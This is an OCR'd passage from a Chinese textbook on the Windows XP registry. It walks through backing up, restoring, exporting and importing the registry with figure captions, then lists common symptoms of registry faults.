


图 3-17 “欢迎”界面




图 3-18 “备份或还原向导”对话框

（3）单击“下一步”按钮，打开如图 3-19 所示的“要备份的内容”对话框，点选“让我选择要备份的内容”单选项。

（4）单击“下一步”按钮，打开如图 3-20 所示的“要备份的项目”对话框，勾选“System State”复选项，在此选项中包括注册表。




图 3-19 “要备份的内容”对话框




图 3-20 “要备份的项目”对话框

（5）单击“下一步”按钮，打开如图 3-21 所示的“备份类型、目标和名称”对话框，浏览选择保存路径，并为该备份命名。这里备份在 F：盘中并命名为 123456，如图 3-22 所示。




图 3-21 “备份类型、目标和名称”对话框




图 3-22 “设置完成”对话框

（6）单击“下一步”按钮，打开如图 3-23 所示的“正在完成备份或还原向导”对话框，单击“完成”按钮即可开始备份。

（7）备份时间的长短与备份文件的大小有关，如图 3-24 所示。备份完成后，打开备份文件的路径，可以看到备份的文件，如图 3-25 所示。




图 3-23 “正在完成备份或还原向导”对话框




图 3-24 “备份进度”对话框



图 3-25 “备份文件”窗口

3.4.2 恢复注册表

Windows XP 不仅提供了注册表备份功能，同时提供了注册表还原功能，利用此功能即可实现注册表的恢复。

（1）依次执行“开始”→“程序”→“附件”→“系统工具”→“备份”命令项，打开如图 3-26 所示的“欢迎”界面。

（2）单击“下一步”按钮，打开如图 3-27 所示的“备份或还原”对话框，点选“还原文件和设置”单选项。




图 3-26 “欢迎使用备份或还原向导”界面




图 3-27 “备份或还原”对话框

（3）单击“下一步”按钮，打开如图 3-28 所示的“还原项目”对话框，勾选需要还原的项目。

（4）单击“下一步”按钮，打开如图 3-29 所示的“正在完成备份或还原向导”对话框。




图 3-28 “还原项目”对话框




图 3-29 “正在完成备份或还原向导”对话框

（5）单击“完成”按钮，弹出如图 3-30 所示的“警告”对话框，提示是否还原注册表到原位置，若单击“确定”按钮，即可恢复注册表到备份时的状态。




图 3-30 “警告”对话框

3.4.3 导出和导入注册表

导入注册表可以起到恢复注册表的作用，而导出注册表可以起到备份注册表的作用，与备份和恢复有异曲同工之妙，并且操作简单。

导出注册表的具体操作步骤如下。

（1）打开注册表编辑器，依次执行“文件”→“导出”命令项，如图 3-31 所示。

（2）打开如图 3-32 所示的“导出注册表文件”对话框，浏览选择要导出的注册表的保存路径，在“文件名”文本框中为导出的注册表命名，这里命名为 234567。



图 3-31 选择“导出”窗口



图 3-32 “导出注册表文件”对话框

此时细心的读者可能发现下方有“导出范围”选项，可以根据实际情况选择导出注册表的范围，以免做无用功。

（3）单击“保存”按钮即可实现注册表的导出，打开保存路径可以看到名为“234567”的注册表文件，如图 3-33 所示。




图 3-33 “注册表文件”窗口

导入注册表的具体操作步骤如下。

（1）打开注册表编辑器，依次执行“文件”→“导入”命令项，如图 3-34 所示。

（2）打开如图 3-35 所示的“导入注册表文件”对话框，浏览选择需要导入的注册表文

件，单击“打开”按钮，即可实现注册表的导入。




图 3-34 选择“导入”对话框




图 3-35 “导入注册表文件”对话框

3.5 注册表的故障修复

由于计算机中软硬件的设置都保存在注册表中，所以当机器受到黑客攻击时，最容易出现问题的也是注册表，因此了解注册表出现的故障将有助于修复注册表。

3.5.1 注册表故障特征

因注册表故障计算机出现问题时，一般有如下特征。

（1）运行程序时弹出“找不到*.dll”的信息。

（2）Windows 应用程序出现“找不到服务器上的嵌入对象”或“找不到 OLE 控件”错误提示。

（3）单击某个文档时，Windows XP 给出“找不到应用程序打开这种类型的文档”信息。

（4）Windows 资源管理器中存在没有图标的文件夹、文件或奇怪的图标。

（5）菜单、控制面板中的一些项目丢失或处于不可激活状态。

